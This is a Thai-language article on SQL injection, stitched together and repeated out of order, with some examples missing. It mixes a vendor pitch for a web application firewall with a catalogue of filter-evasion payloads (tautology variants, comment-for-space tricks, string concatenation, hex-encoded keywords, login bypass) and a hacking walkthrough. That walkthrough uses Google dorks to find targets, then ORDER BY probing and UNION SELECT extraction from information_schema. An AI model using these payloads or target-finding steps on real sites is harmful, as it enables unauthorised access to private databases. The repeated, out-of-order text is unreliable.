แต่ยังไงก็ตามระบบที่ตรวจจับดีๆ ก็ยังสามารถระบุรูปแบบที่เหมือนกันแบบง่ายๆนี้ได้ ดังนั้น Attacker ก็ต้องหาทางเพิ่มเป็น 2 expressionเพื่อให้ดูต่างไปแต่ความหมายเหมือนเดิม อย่างการเพิ่ม N เข้าไป เช่น

OR ‘Simple’ = N’Simple’

คำสั่งนี้เป็นการบอก SQL Server ว่า cast ค่า ‘Simple’หลัง N เป็นชนิด nvarchar แต่การเปรียบเทียบค่ายังเท่าเดิม แต่ยังมีวิธีที่ดีกว่านั้นโดยเราอาจแยก string ออกเป็น 2 ตัว ค่าก็ยังเท่าเดิม เช่น

OR ‘Simple’ = ‘Sim’ + ‘ple’

วิธีนี้ก็อาจเหมือนว่าจะดีที่สุดให้ในการเลี่ยงไม่ให้ signature จับได้ แต่พวก vender สร้าง regular expression มารับมือโดยจะมองหา “or” หรือ “=” ในข้อความแต่วิธีนี้ก็ทำให้เกิด false positive จำนวนมากเลยทีเดียว แต่ attacker ก็ไม่กลัวหา expression ใหม่ที่ให้ค่าเป็น true ก็พอมาใช้อย่าง “LIKE” ในคำสั่ง SQL ที่เป็นการเปรียบเทียบคำบางส่วน เช่น

OR ‘Simple LIKE ‘Sim%’

ตัวเลือกอื่นก็มีอย่างพวกตัวดำเนินการ “>”,”<”

OR ‘Simple’ > ‘S’

OR ‘Simple’ < ‘X’

OR 2 > 1

หรือ Attacker อาจใช้ “IN” หรือ “BETWEEN” statements

OR ‘Simple’ IN (‘Simple’)

OR ‘Simple’ BETWEEN ‘R’ AND ‘T’

เมื่อเทคนิคหลบเลี่ยงใหม่ๆถูกพัฒนาขึ้น signature ที่รองรับการโจมตีนั้นๆก็ถูกคิดค้นขึ้นตามด้วยแต่การพยายามเพิ่ม signature ให้ครอบคลุมทุกๆเทคนิคนั้นกลับทำให้ประสิทธิภาพของระบบลดลงและประมวลผลช้าอีกต่างหากและยังมีความเป็นได้หากให้ match กับ SQL Keyword หรือ Meta Character จะเกิด false positives ดูอย่าง URL นี้

ก็จะเห็นว่ากระบวนการตรวจจับด้วย signature อาจจะไม่ใช่วิธีแก้ปัญหาที่ตรงนักเท่าไร

2) การเลี่ยง signature ด้วยช่องว่าง

หลายๆ signature จะรวมช่องว่างไปด้วย เพราะ string บางอย่าง เช่น “UNION SELECT” หรือ “EXEC SP_” จะต้องมีช่องว่างถึงจะทำงานได้ถูกต้อง ในตอนต้นเราก็แนะนำการใช้ช่องว่างอย่างง่ายไปแล้ว แต่มันก็ควรเพิ่มเทคนิคกันหน่อยเพื่อต่อกรกับ signature ใหม่ๆ โดยอาจไม่ใช้ช่องว่างเลยหรือเพิ่ม character อะไรเข้าไป ตัวอย่างเช่น

…OrigText’ OR ‘Simple’ = ‘Simple’ อาจแทนด้วย …OrigText’OR’Simple’=’Simple’

จากที่แสดงข้างต้นทั้ง 2 แบบให้ค่าเท่ากันแต่แบบที่ล่างไม่มีช่องว่างทำให้หลบเลี่ยง signature ได้ แต่วิธีนี้ใช้กับ keyword อย่าง “UNION SELECT” ไม่ได้ ไม่เช่นนั้นมันจะไม่ทำงาน ก็ยังมีวิธีที่เหมาะสมกับ keyword พวกนี้ อย่างภาษาซีถ้าเพื่อนๆเคยเขียนกันมาบ้าง ก็คงทราบว่าถ้าต้องการให้ส่วนใดของโปรแกรมไม่แสดงผลการทำงานหรือแค่ comment ไว้เฉยๆ ก็ใช้สัญลักษณ์เริ่มด้วย “/*” และจบด้วย “*/” วิธีนี้ก็สามารถใช้ได้กับ SQL เหมือนกัน

SELECT *

FROM tblProducts /* List of Prods */

WHERE ProdID = 5

จากความคิดนี้เราก็สามารถ Injection code ได้ดังนี้

…&ProdID=2 UNION // SELECT name …**

Signature จะพยายามตรวจจับ “UNION” ที่ตามด้วยช่องว่างแล้วตามด้วย “SELECT” ก็จะทำให้ไม่สามารถจับการโจมตีนี้ได้ ส่วนใหญ่เคส “/**/” สามารถแทนที่ช่องว่างเพื่อหลีกเลี่ยง signature ที่ sensitive มากๆ อย่าง “SELECT” หรือ “INSERT” SQL keyword พวกนี้จะตามด้วย 1 ช่องว่าง จากตัวอย่างข้างบน ก็จะกลายเป็น

…&ProdID=2//UNION/**/SELECT/**/name…**

เทคนิคนี้สามารถใช้กับ Oracle ได้ แม้ว่า Oracle นั้นจะไม่ยอมให้เว้นช่องว่างหลายๆช่องได้ แต่มันก็ยอมให้ใช้สัญลักษณ์ comment อย่าง …

OrigText’//OR/**/’Simple’=’Simple’**

ส่วนเทคนิคต่อไปเป็นการหลบเลี่ยงเมื่อมีการส่งค่าพารามิเตอร์ 2 ค่าเข้าไปใน SQL เพื่อ Login อย่างเช่น

http://site/login.asp?User=X&Pass=Y

จาก request นี้จะได้คำสั่ง query ดังนี้

SELECT * FROM Users

WHERE User='X' AND Pass='Y'

ในกรณีนี้เราสามารถใส่ comment เพื่อกำจัดไปซักพารามิเตอร์นึง แล้วใส่พารามิเตอร์อื่นเข้าไป อย่างนี้ครับ

…login.asp?User=X'OR'1'/*&Pass=Y*/='1

ก็จะ query ได้ผลลัพธ์ดังนี้

SELECT * FROM Users

WHERE User='X'OR'1'/* AND Pass='*/='1'

SQL Keyword อย่าง "SELECT" และ "INSERT" อาจถูกทำเป็น signature แต่ก็เจอปัญหาเดียวกับ "OR" ซึ่งก็คือ False Positive ลองคิดกันดูนะครับ ถ้าในหัวข้อ "Contact Us" ของพวกเว็บไซต์ ecommerce ลูกค้าอาจพิมมาว่า "I have selected the product, but then had a problem." Signature มันก็จะถูกหลอกนึกว่าเป็นการโจมตีแต่ที่จริงแล้วไม่ใช่การโจมตีอะไรทั้งสิ้น

3) การเลี่ยงด้วยรูปแบบของสตริง

อีกวิธีหนึ่งก็คือการแยก string ออกเป็นส่วนๆ ซึ่งสามารถทำได้หลายรูปแบบเช่นกัน แบบแรกเลยก็กลับไปที่วิธี comment ของภาษาซี แม้ว่ามันจะไม่ทำงานเมื่อไปใช้แทนช่องว่างใน MySQL แต่มันก็สามารถแยกคำออกจากกันได้ เช่น

…UN//ION/**/ SE/**/LECT/**/…**

อีกวิธีใช้การต่อ string(string concatenation) ฐานข้อมูลส่วนใหญ่จะให้ user ใช้คำสั่ง query โดยผ่านการส่ง string ไปยัง server มันก็จะง่ายๆเลยถ้าเราวิธีนี้แฝงไปในสตริงที่ส่งออกไป signature ก็จะจับไม่ได้ ตัวอย่างง่ายๆ ใน MS SQL ด้วยคำสั่ง EXEC จะได้

…; EXEC('INS'+'ERT INTO…')

โดย keyword "INSERT" ถูกแยกเป็น 2 ส่วน ดังนั้น signature ก็จะไม่สามารถจับได้ ยังมีตัวอย่างอื่นๆอีกที่คล้ายกัน คือ ใน MS SQL จะมี SP_EXECUTESQL เป็นเวอชันใหม่ของ SP_SQLEXEC ซึ่งทั้งสองนี้จะรับ string ที่มี SQL query มา execute ทำให้ใช้วิธีนี้โจมตีได้ ในฐานข้อมูลอื่นก็พบปัญหาคล้ายๆกัน วิธีนี้ยังมีความน่าสนใจอีก คือ string ที่ใช้จะถูกเข้ารหัสเป็นฐาน 16 เพื่อไปรันอีกที อย่าง **"SELECT"** จะได้ค่าเป็น **"0X73656c656374"** ซึ่งถ้าทำแบบนี้ signature ไม่มีทางตรวจเจอเลย อีกตัวอย่างที่ดีของ MYSQL อย่าง

คำสั่ง OPENROWSET ที่อาจถูก string concatenation attack แฝงมาแม้การโจมตีนี้จะถูกพบแต่หลายอุปกรณ์ยังไม่สามารถใช้ signature ตรวจเจอได้

ทำไม Signature เพียงอย่างเดียวถึงไม่เพียงพอ

Signature ไม่มีประสิทธิภาพพอที่จะต่อกรกับ SQL Injection ซักเท่าไรนักจากที่ผ่านๆมา การที่พยายามสร้าง Signature ให้ครอบคลุมทุกการโจมตีนั้นจะทำให้ยิ่งแย่ลงด้วย 2 สาเหตุ คือ performance ลดลงและเกิด false positive

1) Performance

ภาษา SQL นั้นมีความยืดหยุ่นสูง Attacker สามารถเลี่ยง signature ได้ในหลายๆวิธี แม้ว่าเราจะมีฐานข้อมูล signature เป็นร้อยๆต่อ 1 ฐานข้อมูลซึ่งทำให้มันตรวจจับการโจมตีได้ และคุณคิดหรือเปล่าว่าองค์กรแต่ละแห่งไม่ได้มีแค่ database ชนิดเดียวแน่ๆ คราวนี้ signature ที่ไว้ detect คงเกือบพัน แล้วทีนี้ performance (throughput & latency) ล่ะครับจะเป็นยังไง ลดลงอย่างฮวบฮาบแน่นอน คงจะไม่มีใครที่ยอมรับในเรื่องได้แน่เลย เพราะไม่งั้นก็ต้องมาเสียค่าใช้จ่ายในการเพิ่ม performance กันอีก

2) False Positive

อย่างใน MSSQL Server มี keyword มากมาย เช่น SELECT, INSERT, CREATE, DELETE, FROM, WHERE, OR, AND, LIKE, EXEC, SP_, XP_, SQL, ROWSET, OPEN, BEGIN, END, DECLARE และ Meta Characters อีก ได้แก่ ; — + ‘ ( ) = > < @ แต่ลองคิดดูซิครับถ้าคำเหล่านี้ถูกนำมาใช้เป็น signature หมด คราวนี้ข้อมูลที่ user ส่งมาจะถูกบล็อกมากกว่า attacker โจมตีเข้ามาเสียอีก มันคงแย่แน่นอก คราวนี้คุณคงต้องการความช่วยเหลือแล้วล่ะ

การขัดขวาง SQL Injection ด้วย SecureSphere Web Application Firewall

การจะพิจารณาว่าพฤติกรรมที่เกิดขึ้นเป็น SQL Injection จริงๆหรือไม่นั้น อาจต้องยืนยันจากหลายๆอย่าง เช่น ผู้ดูแลระบบคนหนึ่ง(ทำงานเต็มเวลาเพียงแค่นั่งเฝ้าดูและหาว่ามี security alert อะไรเกิดขึ้นบ้าง) อาจจะสังเกตเห็นว่า IDS แจ้งเตือนว่ามี SQL Injection เกิดขึ้นมา เขาก็ต้องไปมองหาว่ามีพฤติกรรมอะไรผิดปกติเกิดขึ้นใน database log files ถ้าเขาเจอว่ามีกิจกรรมของฐานข้อมูลที่ผิดปกติเกิดพร้อมกับที่ signature แจ้งเตือนมา เขาก็สามารถมั่นใจว่ากำลังมีการโจมตีเกิดขึ้น เพื่อระบุจริงว่าการแจ้งเตือนนั้นไม่ใช่ false positive นี่เป็นจุดประสงค์หนึ่งที่ SecureSphere Web Application Firewall จะมาช่วยคุณได้ ทำให้ไม่ต้องจ้างคนมานั่งเฝ้าตลอดเวลา โดยอุปกรณ์ตัวนี้จะรวมฐานข้อมูล signature ของ IPS เข้ากับการเก็บข้อมูลเป็น profile (Dynamic Profiling) และความรุนแรงของการโจมตีที่พบในแต่ละ layer จะเชื่อมโยงกันโดยอัตโนมัติอย่างถูกต้องซึ่งการป้องกันโดย signature อย่างเดียวไม่สามารถทำได้


Advanced IPS ที่จะสามารถระบุ characters ของ SQL Injection

SecureSphere Web Application Firewall นั้นถูกออกแบบมาเพื่อตรวจจับการรวมกันของ character ที่จะสื่อถึง SQL Injection. ฐานข้อมูล signature เกี่ยวกับ SQL Injection ของ SecureSphere(ทุกชนิดฐานข้อมูล) จะมีการอัพเดตทุกสัปดาห์โดยทีมวิจัยของ Imperva (The Application Defense Center, ADC) ถ้าเพื่อนๆ ยังจำได้จากตัวอย่างแรกๆเลย การโจมตีแบบเบสิกอย่าง “or 1=1” SecureSphere IPS จะบล็อกทันทีไม่ไต่ถามใดๆทั้งสิ้น แต่ถ้าเป็นเทคนิคการเลี่ยง signatureแบบต่างๆนั้น SecureSphere จะอาศัยจากประสบการณ์ของมัน โดยขั้นแรก SecureSphere จะ apply signature ที่จำเป็นและไม่มากจนเกินไปนัก อย่างการเลี่ยงจาก signature “or 1=1” ด้วย “Unusual = Unusual” ภัยคุกคามอันนี้จะถูกระรุได้โดย SecureSphere IPS signature จะมองหาการใช้ “or” และ “=” ร่วมกัน ภายใน URL parameter และ Signature Violation ก็จะแจ้งเตือนขึ้นมา แต่ถ้า “or” และ “=” เป็นคำทั่วๆไปใน parameter การ match บน signature นี้จะไม่ถูกบล็อกแต่อาจเกิด false positive เป็นบางครั้ง SecureSphere จะเก็บข้อมูลการใช้งานเพื่อเป็นหลักฐานไว้ใน Dynamic Profiling

Dynamic Profiling ที่จะสามารถระบุพารามิเตอร์ที่ผิดปกติได้

เทคโนโลยี Dynamic Profiling ของ SecureSphere จะพิจารณา traffic อย่างอัตโนมัติแล้วสร้าง เป็น “profile” ของไซต์นั้นๆ โดยจะระบุแต่ละองค์ประกอบไว้ในโปรไฟล์ อาทิเช่น URLs, HTTP methods, Cookies, Parameter names, Parameter lengths, Parameter types และอื่นๆ Profile จะทำการเก็บค่าเมื่อมีการใช้งาน Application และ SecureSphere นั้นสามารถตรวจจับพฤติกรรมการใช้งานเว็บไซต์และเข้าถึงฐานข้อมูลที่ผิดปกติได้ ดังนั้นเมื่อมีการใช้งานเว็บไซต์มากขึ้น SecureSphere จะมีอัลกอริทึมในการเรียนรู้และอัพเดตค่าที่เก็บในโปรไฟล์อัตโนมัติโดยเทียบจากพฤติกรรมส่วนใหญ่ที่ใช้เว็บไซต์นั้นๆ และเรายังสามารถปรับค่าเองได้ด้วยถ้ามันเป็น false positive อย่างที่ผมได้ยกตัวอย่างในตอนแรกสุดเลยเกี่ยวกับเว็บเกี่ยวกับสุขภาพที่ต้องมีการส่งค่าพารามิเตอร์ sex ซึ่งอาจถูก SQL Injection ได้ เช่น “OR Unusual = Unusual” แต่เรารู้ว่า sex มีการส่งค่าเพียง 1 ตัวอักษร ถ้าเรากำหนดได้เราก็จะป้องกันการโจมตีนี้ได้ มาดูความสามารถของ SecureSphere Dynamic Profile กัน

SecureSphere Parameter Length Violation Alert ก็จะแจ้งเตือน



Dynamic Profile ยังใช้ในการตรวจสอบการโจมตีโดยถ้ามีเหตุการณ์ใดเกิดจาก user คนเดิมซ้ำๆกัน จะทำให้อีกความสามารถของ SecureSphere คือ SecureSphere's Correlated Attack Validation ทำงาน

Correlated Attack Validation (CAV)

โดย CAV จะเชื่อมโยงการโจมตีหรือ Violation ต่างๆที่เกิดขึ้นจาก user คนเดียวกันที่ข้ามผ่านด่านความปลอดภัยเข้ามาได้ (IPS, Dynamic Profile ฯลฯ) ถ้า user คนหนึ่ง attack แบบเดิมๆหลายๆครั้ง เราก็จะมั่นใจได้เลยว่าเขาตั้งใจจะโจมตีจริงๆ จากตัวอย่าง CAV เชื่อมโยง SQL signature violation กับ Parameter length violation เพื่อตรวจว่าเป็นการโจมตีแบบจริง ทำให้ CAV สามารถช่วยระบุการโจมตีได้อย่างแม่นยำยิ่งเมื่อมีการใช้เทคนิคในการเลี่ยง signature ขั้นสูง มันก็จะเชื่อมโยงทุก violation ที่เกิดขึ้นแล้วระบุไปยัง user คนที่โจมตีมาได้

บทสรุป

1) SQL Injection คือ การใส่หรือแฝงคำสั่ง SQL เข้าไปใน HTTP request ที่จะส่งไปยัง Server เพื่อทำการ query, insert, delete หรือใดๆ กับฐานข้อมูล

2) การเลี่ยงไม่ให้ SQL Injection ไป match กับ signature แบบง่ายๆ มี 3 แบบที่ได้แนะนำไป คือ การเข้ารหัส การใช้ช่องว่างและการแบ่งออกเป็นส่วนย่อยๆของ IP และ TCP ส่วนการเลี่ยงแบบขั้นสูงอาจใช้คำสั่งที่มีความหมายเหมือนกันแต่คนละรูปแบบการใช้การต่อสตริง (string concatenation) การใช้คอมเม้นท์ที่ใช้ในภาษาซี เป็นต้น

3) การใช้ Signature Mechanism ไม่เพียงพอต่อการป้องกัน SQL Injection เพราะการโจมตีมีการพัฒนาอยู่เรื่อยๆ ถ้าต้องการให้ครอบคลุมทุกการโจมตีจะต้องเพิ่ม signature เข้าไปจำนวนมากทำให้เกิดข้อเสียอีก 2 ข้อใหญ่ คือ ทำให้ Performance ลดลงและ เกิด False Positive จำนวนมาก

4) การป้องกัน SQL Injection บน SecureSphere Web Application Firewall โดยใช้ Advanced IPS, Dynamic Profiling และ Correlated Attack Validation ทำให้มีประสิทธิภาพในการป้องกันและเกิด false positive น้อยมาก

เทคนิคการ hack โดยใช่ sql injection

SELECT * FROM users

WHERE userName = $_GET [‘Login Name’]

AND password = $_GET [‘password’]

จาก code ข้างบน นั้นหากคนเคยเขียนเว็บจะรู้ดีว่าไม่ควรใช่ GET แต่ ควรใช่ POST จะปลอดภัยมากกว่า $_POST รับข้อมูลจากการ submit แต่ถึงอย่างนั้น method POST ก็ยังสามารถ ยัด SQL Injection เข้าไปได้

ค้นหาเว็บเป้าหมาย โดยใช่ dorks ค้นใน google

dorks คืออะไร

Example : Inurl:admin login.asp หรือ Inurl:login.asp etc

หน้า login ส่วนใหญ่จะเป็น

username :

password :

ให้กรอก ประมานนี้ เมื่อ submit แล้วมันก็จะไป query ใน database หากเราลอง กรอก = '1' = OR '1 = 1'

username: 1' = OR '1 = 1

Password: 1' = OR '1 = 1

เวลาโปรแกรมทำงาน ผลลัพธ์ ของ SQL จะเป็นดังนี้

SELECT * FROM users

WHERE userName = '1'=OR'1=1' หรือถ้าหากเรารู้ก็สามารถกรอกลงไปได้เช่น admin

AND password = '1'=OR'1=1'

ทำให้เงื่อนไขเป็นจริงเสมอ ในกรณีนี้อาจได้ข้อมูลของ User ทุกคนในระบบ หรือ ถ้าเขียนโปรแกรมไม่ดี อาจจะทำให้ Login ผ่านเข้ารหัสเรียบร้อย >___<

ถ้าคุณค้นหา dorks ใน google

inurl:article.php?ID=

inurl:newsDetail.php?id=

inurl:view.php?id=

inurl:page.php?id=

inurl:productdetail.php?id=

สมมติว่า เจอเป้าหมายที่ผมต้องการเจาะแล้ว สมมุติ เป็น www.un.com/view.php?id=47

เอามาหา report error กันโดยการ ใส่ view.php?id=47 order by 1 ถ้าไม่ error ใส่

สมมติว่าผมใส่ view.php?id=47 order by 10 แล้วมัน error ขึ้นมา

เลข 10 นั้นแหละครับที่รู้ในตอนนี้ คือ column.

เราก็ทำการ

www.un.com/view.php?id=-47 union select 1,2,3,4,5,6,7,8,9 -- ในurl ของweb browserไรก็ได้

จากนั้นเราก็มองหา บัคที่จุดที่เราจะเข้าถึง เอาละครับบางคนอาจสงสัยว่า เลข 10 เมื่อกี่เราต้องการทำไม select 1,2,3,4,5,6,7,8,9 ตอบคุณได้

สมมตว่าเราเจอ table แล้ว ลองทดสอบ


www.un.com/view.php?id=-47 union select 1,table_name ,3,4,5,6,7,8,9 from information_schema.table --

SQL Injection

SQL Injection คืออะไร


การโจมตีโดยการยิงคำสั่ง SQL เข้าไปยังเว็บใดๆนั้นจะทำให้เห็นถึงข้อมูลเกี่ยวกับ Database ข้อดีของมันคือใช้เพื่อตรวจสอบหาช่องโหว่ในการใส่ค่า Input ในพวก User Interface ของเว็บไซต์ (website) ในทางทฤษฎีเว็บไซต์ควรมีการตรวจสอบทุกค่าที่ป้อนเข้ามาก่อนจะส่ง query นั้นไปยัง database แต่ถ้าการตรวจสอบ input นั้นไม่ได้สมบูรณ์ทุกอันหรือทุกๆ input ที่เข้ามา (อาจมีเป็นร้อยเป็นพันเลยก็ได้) ล่ะ Attacker อาจจะเปลี่ยนแปลงบางส่วนของ web request (ส่วนใหญ่ก็พวก URL parameter) เพื่อให้สามารถ query ข้อมูลจาก database ได้ ผลของการ query จะถูกแสดงในส่วนของ HTML response ซึ่งสร้างเว็บไซต์นั้น มาลองดูตัวอย่าง SQL Injection แบบง่ายๆกันดีกว่าครับ

โดยเราจะลองโจมตีเว็บเกี่ยวกับสุขภาพเว็บหนึ่งในเว็บนี้จะมีการแสดงหมายเลขประกันสังคมของสมาชิกในครอบครัวโดยอ้างอิงจากเพศด้วย URL



หลังการส่ง query นี้ไปยัง database แล้ว Web Application จะมองว่าเป็นคำสั่งดังนี้

โดย XXX จะหมายถึงชื่อของครอบครัวที่เอามาจากการล็อกอินฐานข้อมูล ถ้าเว็บนี้ไม่แข็งแรงต่อการ SQL Injection บนพารามิเตอร์ sex แล้วจะทำให้ Attacker สามารถจัดการเว็บนี้ได้อย่างง่ายได้ด้วยการ injection คำสั่งเข้ามา เช่น



เมื่อส่ง URL นี้ไปยัง database แล้วจะเกิดผลอะไรบ้าง คือมันจะมีการ query โดยคำสั่ง

ซึ่งคำสั่งนี้จะทำให้มีการแสดงข้อมูลของคนไข้ทั้งหมดในฐานข้อมูลออกมา แล้วแสดงไปยัง Attacker SQL Injection นั้นสามารถทำให้ได้มาซึ่ง username เป็นพันๆได้ในการโจมตีเพียงครั้งเดียวเลย ทำให้มันเป็นหนึ่งในภัยคุกคามที่อันตรายที่สุดเกี่ยวกับการขโมยข้อมูลของ web application เลยทีเดียว

การป้องกัน SQL Injection ด้วย Signature

กระบวนการในป้องกันด้วย signature นั้น คือ ตัวอุปกรณ์ต่างๆ ไม่ว่าจะเป็น Firewall, IPS จะคอยตรวจดู traffic ใน network โดยจะมองหา text string หรือข้อความใน packet ที่เหมือนกับ signature แล้วอุปกรณ์เหล่านั้นจะมองว่าเป็น Attack โดยส่วนใหญ่แล้ว String จะเป็นรูปแบบของ SQL Injection เช่น “or 1=1” แบบนี้เป็นแบบเบสิกที่ Attacker ใช้กัน ดังนั้นมันก็จะ match กับ signature ที่มีอยู่ ฐานข้อมูลของ signature ส่วนใหญ่จะเป็นโจมตีอย่างง่ายๆ รูปแบบทั่วๆไปเท่านั้นถึงมันจะระบุได้ว่าเป็น attack แต่เมื่ออุปกรณ์รู้แล้ว คุณคิดว่ามนุษย์อย่าง Attacker จะไม่รู้หรอว่ารูปแบบง่ายๆจะถูกตรวจจับได้ ก็ทำให้พวกเขาพัฒนาความเก่งกาจขึ้นตาม 5555

การหลีกเลี่ยงเพื่อไม่ให้ match กับ signature อย่างง่ายๆ

Attacker ส่วนมากจะใช้เทคนิคอย่างง่ายๆเพื่อหลีกเลี่ยง signature แล้วปูทางไปสู่การใช้เทคนิคขั้นโปรบุกต่อไป มาดูวิธีที่ง่ายๆกัน สัก 2-3 วิธี

1) การเข้ารหัส(Encoding)

เทคนิคนี้ถ้าลองไปดูประวัติการโจมตีต่างในเกี่ยวกับคอมพิวเตอร์จะเห็นว่าต้องมีเทคนิคนี้ เหตุผลที่มีการใช้แบบนี้กันมากเพราะบางอุปกรณ์ล้มเหลวกับการถอดรหัส(Decoding), บางตัวอาจถอดรหัสได้แต่ไม่สามารถทำแบบ real time ได้ เทคนิคการเข้ารหัส เช่น URL Encoding, UTF-8 บ่อยครั้งที่เทคนิคพวกนี้จะใช้ซ่อน attack จากการป้องกันแบบ signature ได้

2) การใช้ช่องว่าง (White Spaces Diversity)

signature ที่ใช้ป้องกัน SQL Injection หลายรูปแบบจะใช้วิธีแยก expression ด้วยช่องว่าง มันก็ง่ายเลยที่จะเกิด false positives จำนวนมากถ้ามันแยกไม่เจอคำอย่าง SELECT ที่ match กับ signature ชัวๆเลย แต่ก็มีการที่จะหลีกเลี่ยงได้เหมือนกันถ้า signature นั้นไม่ระวังมากนัก Attack อาจหลบการตรวจเจอได้โดยแทนที่ 1 ช่องว่างหรือการกด spacebar 1 ครั้ง ด้วยการใส่ 2 ช่องว่าง หรือ 1 ช่องว่าง+กด tab 1 ครั้ง

3) การแบ่งเป็นส่วนย่อยๆ ของ IP และ TCP

เป็นเทคนิคการเลี่ยง signature อีกวิธีหนึ่ง ที่จะซ่อนการโจมตีไม่ให้ match กับ signature โดยการแบ่งข้อความ(string) ใส่ลงไปในหลายๆส่วนย่อยของ packet

เทคนิคการเลี่ยง Signature แบบ advance

เมื่อได้ลองเทคนิคข้างบนมาแล้วแต่ไม่ประสบความสำเร็จเลย attacker ก็จะเปลี่ยนมาใช้เทคนิคขั้นสูงขึ้น เพื่อเลี่ยงฐานข้อมูลของ signature เราก็มาแนะนำขั้นที่สูงขึ้นหน่อย มาลองดูกัน

1) การเลี่ยง signature สำหรับ OR 1=1

SQL Injection ที่ทุกคนเคยใช้กันอย่าง “or 1=1” นั้น อย่าคิดเลยว่าจะไม่มี signature มาจับมันเป็น attack ที่ถูกจับมากที่สุด แต่ก็โชคร้าย (หรือโชคดีสำหรับ attacker เอิ๊กๆ) มันมีทริกที่มีความหมายเดียวกับ

(equivalent) “or 1=1” อย่าง OR ‘Unusual’ = ‘Unusual’

แต่ยังไงก็ตามระบบที่ตรวจจับดีๆ ก็ยังสามารถระบุรูปแบบที่เหมือนกันแบบง่ายๆนี้ได้ ดังนั้น Attacker ก็ต้องหาทางเพิ่มเป็น 2 expressionเพื่อให้ดูต่างไปแต่ความหมายเหมือนเดิม อย่างการเพิ่ม N เข้าไป เช่น

OR ‘Simple’ = N’Simple’

คำสั่งนี้เป็นการบอก SQL Server ว่า cast ค่า ‘Simple’หลัง N เป็นชนิด nvarchar แต่การเปรียบเทียบค่ายังเท่าเดิม แต่ยังมีวิธีที่ดีกว่านั้นโดยเราอาจแยก string ออกเป็น 2 ตัว ค่าก็ยังเท่าเดิม เช่น

OR ‘Simple’ = ‘Sim’ + ‘ple’

วิธีนี้ก็อาจเหมือนว่าจะดีที่สุดให้ในการเลี่ยงไม่ให้ signature จับได้ แต่พวก vender สร้าง regular expression มารับมือโดยจะมองหา “or” หรือ “=” ในข้อความแต่วิธีนี้ก็ทำให้เกิด false positive จำนวนมากเลยทีเดียว แต่ attacker ก็ไม่กลัวหา expression ใหม่ที่ให้ค่าเป็น true ก็พอมาใช้อย่าง “LIKE” ในคำสั่ง SQL ที่เป็นการเปรียบเทียบคำบางส่วน เช่น

OR ‘Simple LIKE ‘Sim%’

ตัวเลือกอื่นก็มีอย่างพวกตัวดำเนินการ “>”,”<”

OR ‘Simple’ > ‘S’

OR ‘Simple’ < ‘X’

OR 2 > 1

หรือ Attacker อาจใช้ “IN” หรือ “BETWEEN” statements

OR ‘Simple’ IN (‘Simple’)

OR ‘Simple’ BETWEEN ‘R’ AND ‘T’

เมื่อเทคนิคหลบเลี่ยงใหม่ๆถูกพัฒนาขึ้น signature ที่รองรับการโจมตีนั้นๆก็ถูกคิดค้นขึ้นตามด้วยแต่การพยายามเพิ่ม signature ให้ครอบคลุมทุกๆเทคนิคนั้นกลับทำให้ประสิทธิภาพของระบบลดลงและประมวลผลช้าอีกต่างหากและยังมีความเป็นได้หากให้ match กับ SQL Keyword หรือ Meta Character จะเกิด false positives ดูอย่าง URL นี้

ก็จะเห็นว่ากระบวนการตรวจจับด้วย signature อาจจะไม่ใช่วิธีแก้ปัญหาที่ตรงนักเท่าไร

2) การเลี่ยง signature ด้วยช่องว่าง

หลายๆ signature จะรวมช่องว่างไปด้วย เพราะ string บางอย่าง เช่น “UNION SELECT” หรือ “EXEC SP_” จะต้องมีช่องว่างถึงจะทำงานได้ถูกต้อง ในตอนต้นเราก็แนะนำการใช้ช่องว่างอย่างง่ายไปแล้ว แต่มันก็ควรเพิ่มเทคนิคกันหน่อยเพื่อต่อกรกับ signature ใหม่ๆ โดยอาจไม่ใช้ช่องว่างเลยหรือเพิ่ม character อะไรเข้าไป ตัวอย่างเช่น

…OrigText’ OR ‘Simple’ = ‘Simple’ อาจแทนด้วย …OrigText’OR’Simple’=’Simple’

